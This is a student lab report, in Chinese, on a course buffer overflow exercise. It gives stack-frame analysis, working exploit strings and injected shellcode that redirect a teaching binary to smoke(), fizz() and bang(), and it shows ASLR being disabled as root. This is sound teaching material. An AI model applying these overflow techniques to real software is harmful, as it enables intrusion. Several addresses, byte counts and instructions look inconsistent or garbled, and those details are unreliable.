

课程编号 1502760001-07

题目类型 实验 4

| 得分 | 教师签名 | 批改日期 |
|----|------|------|
|    | 冯禹洪  |      |

# 深圳大学实验报告

课程名称： 计算机系统(2)

实验项目名称： 缓冲区溢出攻击实验

学 院： 计算机与软件学院

专 业： 软件工程（腾班）

指导教师： 冯禹洪

报告人： 黄亮铭 学号： 2022155028 班级： 腾班

实 验 时 间： 2024 年 05 月 11 日-2024 年 06 月 07 日

实验报告提交时间： 2024 年 06 月 07 日

教务处制

## 一、实验目标：

1. 理解程序函数调用中参数传递机制；
2. 掌握缓冲区溢出攻击方法；
3. 进一步熟练掌握 GDB 调试工具和 objdump 反汇编工具。

## 二、实验环境：

1. 计算机 (Intel CPU)
2. Linux 64 位操作系统
3. GDB 调试工具
4. objdump 反汇编工具

## 三、实验内容

本实验设计为一个黑客利用缓冲区溢出技术进行攻击的游戏。我们仅给黑客（同学）提供一个二进制可执行文件 `bufbomb` 和部分函数的 C 代码，不提供每个关卡的源代码。程序运行中有 3 个关卡，每个关卡需要用户输入正确的缓冲区内容，否则无法通过关卡！

要求同学查看各关卡的要求，运用 **GDB 调试工具**和 **objdump 反汇编工具**，通过分析汇编代码和相应的栈帧结构，通过缓冲区溢出办法在执行了 `getbuf()` 函数返回时作攻击，使之返回到各关卡要求的指定函数中。第一关只需要返回到指定函数，第二关不仅返回到指定函数还需要为该指定函数准备好参数，最后一关要求在返回到指定函数之前执行一段汇编代码完成全局变量的修改。

实验代码 `bufbomb` 和相关工具 (`sendstring/makecookie`) 的更详细内容请参考“实验四 缓冲区溢出攻击实验.pptx”。

本实验要求解决关卡 1、2、3，给出实验思路，通过截图把实验过程和结果写在实验报告上。

## 四、实验步骤和结果

因为本次实验用到的可执行文件是 32 位，而实验环境是 64 位的，需要先安装一个 32 位的库，在 root 权限下安装如下所示：因为 lib32ncurses5 安装过程中出现错误（无法找到相应文件），所以通过网络查阅得知可以在库名的后面添加-dev 来安装，最后成功安装。

```
root@ubuntu-2204: /home/huangliangming_2022155028# apt install lib32ncurses5 lib32z1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package lib32ncurses5
root@ubuntu-2204: /home/huangliangming_2022155028# apt install lib32ncurses5-dev lib32z1
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'lib32ncurses-dev' instead of 'lib32ncurses5-dev'
lib32ncurses-dev is already the newest version (6.3-2ubuntu0.1).
lib32z1 is already the newest version (1:1.2.11.dfsg-2ubuntu9.2).
0 upgraded, 0 newly installed, 0 to remove and 44 not upgraded.
root@ubuntu-2204: /home/huangliangming_2022155028#
```

还需要安装 sendmail

```
0 upgraded, 0 newly installed, 0 to remove and 44 not upgraded.
root@ubuntu-2204: /home/huangliangming_2022155028# apt install sendmail
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
sendmail is already the newest version (8.15.2-2ubuntu3).
0 upgraded, 0 newly installed, 0 to remove and 44 not upgraded.
root@ubuntu-2204: /home/huangliangming_2022155028#
```

首先利用反汇编命令查看 getbuf 函数的汇编代码，以便分析 getbuf 在调用<Gets>时的栈帧结构，汇编代码如下：

```
huangliangming_2022155028@ubuntu-2204: ~/Desktop
huangliangming_2022155028@ubuntu-2204: ~/Desktop$ ls
0.txt  bomb_64  bufbomb  insert.o  makecookie  '实验四 缓冲区溢出攻击实验.pptx'
1.txt  bomb_64.c  bufLab-handout.tar  insert.s  sendstring
huangliangming_2022155028@ubuntu-2204: ~/Desktop$ objdump -d bufbomb|grep -A15 "<getbuf>"
grep: 15:<getbuf>: invalid context length argument
huangliangming_2022155028@ubuntu-2204: ~/Desktop$ objdump -d bufbomb|grep -A15 "<getbuf>"
0048ad0: <getbuf>:
0048ad0: 55                push    %ebp
0048ad1: 89 e5             mov     %esp,%ebp
0048ad3: 83 ec 28          sub     $0x28,%esp
0048ad6: 8d 45 e8           lea     -0x18(%ebp),%eax
0048ad9: 89 04 24           mov     %eax,(%esp)
0048adc: e8 df fe ff ff    call    00489c0 <Gets>
0048ae1: c9                leave   %eax
0048ae2: b8 01 00 00 00    mov     $0x1,%eax
0048ae7: c3                ret
0048ae8: 90                nop
0048ae9: 8d b4 26 00 00 00 lea     0x0(%esi,%eiz,1),%esi

0048af0: <validate>:
0048af0: 55                push    %ebp
0048af1: 89 e5             mov     %esp,%ebp
0048adad: e8 1a fd ff ff    call    0048ad0 <getbuf>
0048adb2: 89 c2             mov     %eax,%edx
0048adb4: 8b 45 fc           mov     -0x4(%ebp),%eax
0048adb7: 3d ef be ad de     cmp     $0xdeadbeef,%eax
0048adb9: 74 12             je      0048dd0 <test+0x30>
0048dbe: c7 04 24 18 98 04 08 movl    $0x0049818,(%esp)
0048dc5: e8 8e f9 ff ff    call    0048758 <puts@plt>
0048dca: c9                leave   %eax
0048dcb: c3                ret
0048dcc: 8d 74 26 00       lea     0x0(%esi,%eiz,1),%esi
0048dd0: 3b 15 d4 a1 04 08 cmp     0x804a1d4,%edx
0048dd6: 74 18             je      0048df0 <test+0x50>
0048dd8: 89 54 24 04       mov     %edx,0x4(%esp)
0048ddc: c7 04 24 83 95 04 08 movl    $0x0049583,(%esp)
0048de3: e8 c0 f9 ff ff    call    00487a8 <printf@plt>
0048de8: c9                leave   %eax
huangliangming_2022155028@ubuntu-2204: ~/Desktop$
```

### 步骤 1 返回到 smoke()

#### 1.1 题目描述

本实验中，bufbomb 中的 test() 函数将会调用 getbuf() 函数，getbuf() 函数再调用 gets() 从标准输入设备读入字符串。

系统函数 `gets()` 未进行缓冲区溢出保护。其代码如下：

```
int getbuf()
{
    char buf[12];
    Gets(buf);
    return 1;
}
```

我们的目标是使 `getbuf()` 返回时，不返回到 `test()`，而是直接返回到指定的 `smoke()` 函数。

## 1.2 解题过程

分析 `getbuf()` 函数的汇编代码，可以发现，首先压栈，然后将 `%esp` 减去 `0x28` 来分配额外的 40 个字节的地址空间。字符数组 `buf` 的位置用 `%ebp-24` 个字节来计算。然后调用 `Gets()` 函数，读取的字符串返回到 `%ebp-24`，字符串会向上占用空间。


| 栈帧    | 返回地址     |
|-------|----------|
| %ebp  | 旧的%ebp的值 |
| 39-36 |          |
| 35-32 |          |
| 31-28 |          |
| 27-24 |          |
| 23-20 |          |
| 19-16 | %ebp-24  |
| ..... |          |
| 3-0   | %esp-40  |

我们只需要输入长度为 32 个字节的字符串即可更改返回地址（后 4 个字节影响返回地址，其余的无任何影响）。因此，我们需要输入 64 个十六进制数，前 56 个数字任意填写，后 8 个数字需要填写 `smoke()` 函数的起始地址。

由上述分析可知，我们现在需要知道的是 `smoke()` 函数的地址。使用命令 `objdump -t bufbomb|grep -e smoke` 查看 `smoke()` 函数的地址（见下图）。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ objdump -t bufbomb|grep -e smoke
08048eb0 g F .text 0000002a smoke
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

然后我们新建一个 `txt` 文件，内容为任意 56 个数字加上刚刚查找到的 `smoke()` 函数的地址，考虑到 `x86` 架构为小端存储，因此地址需要按字节反序。



再输入命令 `cat 0.txt` 确认文件中的内容是否正确。

```
huangliangming_2022155028@ubu
huangliangming_2022155028@ubuntu-2204:~/Desktop$ cat 0.txt
11223344556677889910111213141516171819202122232425262728b08e0408
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

最后通过 `sendstring` 将 `0.txt` 转换成二进制格式，再通过管道输入到 `bufbomb` 中。相应的命令为 `cat 0.txt | ./sendstring | ./bufbomb -t huangliangming_2022155028`。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ cat
Team: huangliangming_2022155028
Cookie: 0x2dacbe00
Type string:Smoke!: You called smoke()
NICE JOB!
Sent validation information to grading server
```

发现得到正确的结果。

### 1.3 最终结果截图

通过上述分析进行操作，发现得到正确的答案，最终结果如下图所示。

```
huangliangming_2022155028@ubuntu-2204:~/Des
Team: huangliangming_2022155028
Cookie: 0x2dacbe00
Type string:Smoke!: You called smoke()
```

## 步骤 2 返回到 `fizz()` 并准备相应参数

### 2.1 题目描述

这一关要求返回到 `fizz()` 并传入自己的 `cookie` 值作为参数，破解的思路和第一关是类似的，构造一个超过缓冲区长度的字符串将返回地址替换成 `fizz()` 的地址，只是增加了一个传入参数，所以在读入字符串时，要把 `fizz()` 函数读取参数的地址替换成自己的 `cookie` 值。

### 2.2 解题过程

首先利用 `objdump` 查看并分析 `fizz()` 函数的汇编代码：

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ objdump -d bufbomb|grep -A15 "<fizz>"
08048e60: <fizz>:
8048e60: 55                push    %ebp
8048e61: 89 e5             mov     %esp,%ebp
8048e63: 83 ec 08          sub     $0x8,%esp
8048e66: 8b 45 08           mov     0x8(%ebp),%eax
8048e69: 3b 05 d4 a1 04 08 cmp     0x804a1d4,%eax
8048e6f: 74 1f             je      8048e90 <fizz+0x30>
8048e71: 89 44 24 04        mov     %eax,0x4(%esp)
8048e75: c7 04 24 8c 98 04 08 movl    $0x804988c,(%esp)
8048e7c: e8 27 f9 ff ff     call    80487a8 <printf@plt>
8048e81: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048e88: e8 5b f9 ff ff     call    80487e8 <exit@plt>
8048e8d: 8d 76 00           lea     0x0(%esi),%esi
8048e90: 89 44 24 04        mov     %eax,0x4(%esp)
8048e94: c7 04 24 d9 95 04 08 movl    $0x80495d9,(%esp)
8048e9b: e8 08 f9 ff ff     call    80487a8 <printf@plt>
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

从汇编代码和第一个任务中地分析可知，栈帧的结构和 `fizz()` 函数读取的参数位置 (`%ebp+8`)。

|        |          |
|--------|----------|
| .....  |          |
| %ebp+8 | 第一个参数    |
| %ebp+4 | 第二个参数    |
| 地址     | 返回地址     |
| %ebp   | 旧的%ebp的值 |
| 39-36  |          |
| 35-32  |          |
| 31-28  |          |
| 27-24  |          |
| 23-20  |          |
| 19-16  | %ebp-24  |
| .....  |          |
| 3-0    | %esp-40  |

我们只需要输入长度为 40 个字节的字符串即可更改返回地址和参数值（第 40 个字节到第 43 个字节影响返回地址，后 4 个字节影响参数值，其余的无任何影响）。因此，我们需要输入 80 个十六进制数，前 56 个数字任意填写，接下来的 8 个数字需要填写 `smoke()` 函数的起始地址，再随意填写 8 个数字，最后填写自己名字的 cookie 值即可。


由上述分析可知，我们此时需要知道 `fizz()` 函数的地址，使用命令 `objdump -t bufbomb|grep -e fizz` 得到 `fizz()` 函数的起始地址。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ objdump -t bufbomb|grep -e fizz
08048e60 g      F .text 0000004e      fizz
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

然后使用 `makecookie` 工具得到我的名字的 cookie。相应的命令为 `./makecookie huangliangming_2022155028`。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ ./makecookie huangliangming_2022155028
0x2dacbe00
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

再新建一个 `txt` 文件，内容为任意 56 个数字加上刚刚查找到的 `fizz()` 函数的地址，再加上 8 个任意数字和上面得到的 cookie 值，考虑到 x86 架构为小端存储，因此地址和 cookie 值需要按字节反序。



其次输入命令 `cat 0.txt` 确认文件中的内容是否正确。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ cat 0.txt
11223344556677889910111213141516171819202122232425262728608e04081122334400beac2d
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

最后通过 `sendstring` 将 `0.txt` 转换成二进制格式，再通过管道输入到 `bufbomb` 中。相应的命令为 `cat 0.txt |./sendstring |./bufbomb -`

t huangliangming\_2022155028。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ cat 0
Team: huangliangming_2022155028
Cookie: 0x2dacbe00
Type string:Fizz!: You called fizz(0x2dacbe00)
NICE JOB!
Sent validation information to grading server
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

发现得到正确的结果。

## 2.3 最终结果截图

通过上述分析进行操作，发现得到正确的答案，最终结果如下图所示。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$
Team: huangliangming_2022155028
Cookie: 0x2dacbe00
Type string:Fizz!: You called fizz(0x2dacbe00)
```

## 步骤3 返回到 bang() 且修改 global\_value

### 3.1 题目描述

这一关要求先修改全局变量 global\_value 的值为自己的 cookie 值，再返回到 band()。为此需要先编写一段代码，在代码中把 global\_value 的值改为自己的 cookie 后返回到 band() 函数。将这段代码通过 GCC 产生目标文件后读入到 buf 数组中，并使 getbuf 函数的返回到 buf 数组的地址，这样程序就会执行我们写的代码，修改 global\_value 的值并调用 band() 函数。

### 3.2 解题过程

首先，为了能精确地指定跳转地址，先在 root 权限下关闭 Linux 的内存地址随机化：

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ su
Password:
root@ubuntu-2204:/home/huangliangming_2022155028/Desktop# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@ubuntu-2204:/home/huangliangming_2022155028/Desktop#
```

用 objdump 查看 bang() 函数的汇编代码（见下图）。bang() 函数首先读取 0x804a1c4 和 0x804a1d4 的地址的内容并进行比较，要求两个地址中的内容相同，否则会给出错误信息：



```

kernel.randomize_va_space = 0
root@ubuntu-2204:/home/huangliangming_2022155028/Desktop# su huangliangming_2022155028
huangliangming_2022155028@ubuntu-2204:~/Desktop$ objdump -d bufbomb|grep -A15 "<bang>"
08048e10 <bang>:
8048e10: 55                push    %ebp
8048e11: 89 e5             mov     %esp,%ebp
8048e13: 83 ec 08          sub     $0x8,%esp
8048e16: a1 c4 a1 04 08    mov     0x804a1c4,%eax
8048e1b: 3b 05 d4 a1 04 08 cmp     0x804a1d4,%eax
8048e21: 74 1d             je      0804e40 <bang+0x30>
8048e23: 89 44 24 04        mov     %eax,0x4(%esp)
8048e27: c7 04 24 bb 95 04 08 movl    $0x80495bb,(%esp)
8048e2e: e8 75 f9 ff ff    call    80487a8 <printf@plt>
8048e33: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048e3a: e8 a9 f9 ff ff    call    80487e8 <exit@plt>
8048e3f: 90                nop
8048e40: 89 44 24 04        mov     %eax,0x4(%esp)
8048e44: c7 04 24 64 98 04 08 movl    $0x8049864,(%esp)
8048e4b: e8 58 f9 ff ff    call    80487a8 <printf@plt>
huangliangming_2022155028@ubuntu-2204:~/Desktop$

```

用 gdb 调试命令查看相应地址的内容，发现两个位置分别被打上了 global\_value、cookie 的标签。至此，我们的第一个任务内容明了：自行编写代码，将地址 0x804a1d4 的内容存储到地址 0x804a1c4 中。

```

huangliangming_2022155028@ubuntu-2204:~/Desktop$ gdb ./bufbomb
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./bufbomb...
(gdb) p/x 0x804a1c4
$1 = 0x804a1c4
(gdb) x/x 0x804a1c4
0x804a1c4 <global_value>:      0x00000000
(gdb) x/x 0x804a1d4
0x804a1d4 <cookie>:          0x00000000
(gdb)

```

利用 objdump 得到 bang() 函数的入口地址为 0x08048e10:

```

huangliangming_2022155028@ubuntu-2204:~/Desktop$ objdump -t bufbomb|grep -e bang
08048e10 g      F .text 0000004e      bang
huangliangming_2022155028@ubuntu-2204:~/Desktop$

```

现在，我们知道了该任务的全部内容。首先是将 global\_value 的值设置为 cookie 的值，然后将 bang() 函数的入口地址压入栈中。当函数返回的时候，会直接取栈顶作为返回地址，从而调用 bang() 函数。

我们输入的字符串应该为一段汇编代码加上随意的一段数字再加上字符串缓冲区的首地址（buf 的首地址）。栈帧结构同任务 1。

根据上述分析，首先创建文本文件 insert.txt，内容如下图，然后将其后缀名修改为 .s 的汇编代码文件。

```

Open  insert.s  Save
~/Desktop
1 mov (0x804a1d4), %rdx
2 mov %rdx, (0x804a1c4)
3 push $0x08048e10
4 ret

```

然后将其编译为可重定位目标文件，并通过 objdump 工具进行反汇编，得



到结果（操作及结果见下图）。

```
objdump: file format elf64-x86-64
huangliangming_2022155028@ubuntu-2204:~/Desktop$ as -o insert.o insert.s
huangliangming_2022155028@ubuntu-2204:~/Desktop$ objdump -d ./insert.o

./insert.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:
 0: 48 8b 14 25 d4 a1 04      mov     0x804a1d4,%rdx
 7: 08
 8: 48 89 14 25 c4 a1 04      mov     %rdx,0x804a1c4
 f: 08
10: 68 10 8e 04 08           push    $0x8048e10
15: c3                       ret

huangliangming_2022155028@ubuntu-2204:~/Desktop$
```


我们只需要将对应的二进制代码输入到字符缓冲区中即可。此时，返回地址应该被重写为 buf 开始的地址，为此我们使用 GDB 调试工具查找 buf 的起始地址。由关卡 1 分析可知，buf 的起始地址为 %ebp-0x18，即：0xffffb1e0。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ gdb ./bufbomb
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./bufbomb...
(gdb) break getbuf
Breakpoint 1 at 0x00408ad6
(gdb) run -t huangliangming_2022155028
Starting program: /home/huangliangming_2022155028/Desktop/bufbomb -t huangliangming_2022155028
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Team: huangliangming_2022155028
Cookie: 0x2dacbe00

Breakpoint 1, 0x00408ad6 in getbuf ()
(gdb) p %ebp
$1 = (void *) 0xffffb1f8
(gdb)
```

然后我们新建一个 txt 文件，内容为上述二进制代码加上任意 12 个数字加上刚刚查找到的 buf 的地址，考虑到 x86 架构为小端存储，因此地址需要按字节反序。



再输入命令 `cat 0.txt` 确认文件中的内容是否正确。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ cat 0.txt
488b1425d4a1040848891425c4a1040868108e0408c3001122334455e0b1ffff
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

最后通过 `sendstring` 将 0.txt 转换成二进制格式，再通过管道输入到 `bufbomb` 中。相应的命令为 `cat 0.txt | ./sendstring | ./bufbomb -t huangliangming_2022155028`。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ cat 0.txt | ./sendstring
Team: huangliangming_2022155028
Cookie: 0x2dacbe00
Type string:Bang!: You set global_value to 0x2dacbe00
NICE JOB!
Sent validation information to grading server
huangliangming_2022155028@ubuntu-2204:~/Desktop$
```

最后发现答案正确。

### 3.3 最终结果截图

通过上述分析进行操作，发现得到正确的答案，最终结果如下图所示。

```
huangliangming_2022155028@ubuntu-2204:~/Desktop$ cat 0.
Team: huangliangming_2022155028
Cookie: 0x2dacbe00
Type string:Bang!: You set global_value to 0x2dacbe00
```

## 五、实验总结与体会

1. 通过本次实验，我理解了程序函数调用中参数传递机制。
2. 通过这次实验，我对于数据溢出有了更深刻的了解，知晓了黑客是如何通过注入字符串，修改函数返回地址，跳转到想要运行的函数的入口，从而进行攻击的。
3. 通过本次实验，我明白了我们应该在读入数据的时候多加注意缓冲区溢出的情况，防范缓冲区溢出攻击。
4. 此外，通过本实验，我进一步熟练掌握 GDB 调试工具和 objdump 反汇编工具。

指导教师批阅意见:

成绩评定:

指导教师签字：冯禹洪

2024 年 月 日

备注:

注：1、报告内的项目或内容设置，可根据实际情况加以调整和补充。

2、教师批改学生实验报告时间应在学生提交实验报告时间后 10 日内。